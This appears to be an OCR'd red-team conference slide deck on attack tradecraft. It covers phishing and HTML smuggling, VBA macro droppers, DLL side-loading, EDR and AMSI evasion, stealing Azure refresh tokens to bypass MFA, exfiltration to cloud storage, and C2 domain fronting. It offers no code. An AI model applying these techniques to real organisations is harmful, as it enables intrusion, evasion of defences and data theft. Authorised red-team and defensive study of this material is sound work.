
Internet


  - **Github**
  - JIRA, Discord, Slack, Mattermost
  - Dropbox, Google Drive
  - **OneDrive**

Intranet

  - **MSSQL**
  - **LDAP**
  - **Printer Jobs**










Exfiltration

https://github.com/outflanknl/Zipper



- Always in-memory ZIP / compress files before exfiltrating
- **Exfiltrate to Cloud Services**
  - Azure Storage / Blob
  - **OneDrive** – simply copy to a synced folder ¯_(ツ)_/¯
  - SharePoint
  - Google Drive
- **Steal Azure / Office Primary Refresh Token (PRT)**
  - MFA & Location requirements? – no problem





https://github.com/mgeeky/Stracciatella

SUMMARY

Conclusions

» As long as there are detection gaps, attackers will always have ways in

» Mostly AVs & EDRs generate useful alerts – evade them and live free

» **The Art of Evasion** requires 100 tries and 99 failures – that single one will get you there *(ekhm, CPL)*

» EDRs are good at sensing popular C2s. Use Open-Source Mythic/Sliver and they won't notice.

» **Respect your Customer & Blue Team fellows**

  » Be responsible about your cyber-weapons: watermark & track them, collect your IOCs in advance

  » You evaded? So cool -> now, during debrief: share your stuff, TTPs, code samples

  » Help defence improve, raise yourself *that* bar

» Full slide deck (including bunch of hidden slides) available at https://mgeeky.tech/

Phishing – Bullet Points - What Works

» Spearphishing via Third-Party channels – LinkedIn

» Forget about attachments in 2022, URLs are the primary viable vector

» Email Delivery-wise:

  » *GoPhish on VM1*

  » *SMTP Redirector on VM2*

  » *Google Suite / any other decent quality email suite as a next-hop forwarder*

- Frequency – extremely low yields best results: keep it 4-5 emails every few hours.
- Pay extra attention to embedded URLs & maturity of chosen domains
- Payload Delivery-wise:
  - Landing Page equipped with Anti-Sandbox
  - HTML Smuggling + delay + *“plausible deniability”* decoy payload

Delivery – Bullet Points

» My personal Bonnie & Clyde:

  » 2022, still **HTML Smuggling + Macro-Enabled Office document =** 

  » MacOS – VBA to JXA -> but then heavily sandboxed

» Secret Sauce lies in VBA poetry

» HTML hosted in high-reputation websites, storages, clouds

» Smuggling must include self-defence logic

» Office document encryption kills detection entirely – “VelvetSweatshop” might too!

» VBA Purging lowers detection potential

» VBA Stomping no longer has significant impact on detection potential, therefore not required

» Among different VBA Strategies – **File Droppers, DotNetToJS, XSL TransformNode** are killing machines

Initial Access – Bullet Points

» HTML Smuggling

- » That drops ISO, IMG, Macro-enabled Office docs (yup, they still keep on rolling)
- » ISO/IMG/other-containers merely effective against extensions-blacklisting

» Yummiest Payload Formats

- » **PUB, PPTM** – rarely blacklisted/sandboxed
- » **ACCDB, MDE** – for those who favor exotic ones
- » **DOCX + Remote Templates** (with arbitrary extensions),
- » **DOC/XLS** heavily obfuscated/encrypted/purged/yadda, yadda
- » **CPL** – **still** ignored by CrowdStrike

Initial Access – Bullet Points

- **Effective VBA Macros Strategies**
  - **File Droppers**
    - *Simplicity at its best*
    - ***DLL = Indirect + Delayed Execution + No Reputation/Prevalence Evaluation***
      - *forget about EXEs in 2022*
    - Drop proxy DLL into %LOCALAPPDATA%\Microsoft\Teams\version.dll & execute DLL Side-Loading
    - Drop XLL & setup Excel extension
    - Drop DLL & execute COM Hijacking
  - **DotNetToJScript flavoured**
    - Pure In-Memory execution
    - Ironically bypasses Defender's ASR rule:
      - *"Block office applications from injecting into other processes"*
  - **XSL TransformNode**
    - Pure In-Memory execution
    - super effective, not signatured, low IOC surface, lesser known

Installation – Bullet Points

- **Use Custom Malware or Customize Lesser Known C2s**
  - **Modify Open-Source C2 to remove outstanding IOCs, hardcoded HTTP status codes, headers**

- **Develop Custom Shellcode Loader**
  - If you ask me - I'm a purist – C/C++ is the optimal language choice.
    - Rust/Go/C# add their own specific nuances, I don't buy them for MalDev
    - Nim looks promising though

  - Embed shellcodes in Proxy DLL loaders
  - Utilize DLL Side-Loading as your execution entry point (Teams' version.dll is convenient)
  - Direct Syscalls or intelligent Unhooking, AMSI + ETW evasion, delayed execution are MUST HAVE
  - Remote-Process Injection is a tough one to get it right, prefer operating Inline/Inprocess

- **Malware Development CI/CD Pipeline**
  - Develop -> pass through daisy-chained obfuscations -> Backdoor legitimate PE -> Watermark -> Sign It.

C2 – Bullet Points

- **Egress Through HTTPS – Highly Trafficked Servers Only**
  - **Serverless Redirectors,**
  - **Domain Fronting via CDN,**
  - **Legitimate services – Github, Slack, MS Teams, Asana**
- **Forget DNS, ICMP, IRC**
  - We’re no longer in mid-90s – robust NIPS/NIDS and ML-based signaturing outrules exotic protocols
- **Offensive Deep Packet Inspection**
  - Closely examine Inbound requests and decide if they originate from your Implants/Infra
  - If not, kill them at spot – TCP RESET/Redirect/404
  - RedWarden-style:
    - Rev-PTR inspection
    - WHOIS, IP Geo
    - HTTP Headers
    - Alignment to expected Malleable contract

Q & A? ☺

@mariuszbit / mb@binary-offensive.com

https://mgeeky.tech

https://github.com/mgeeky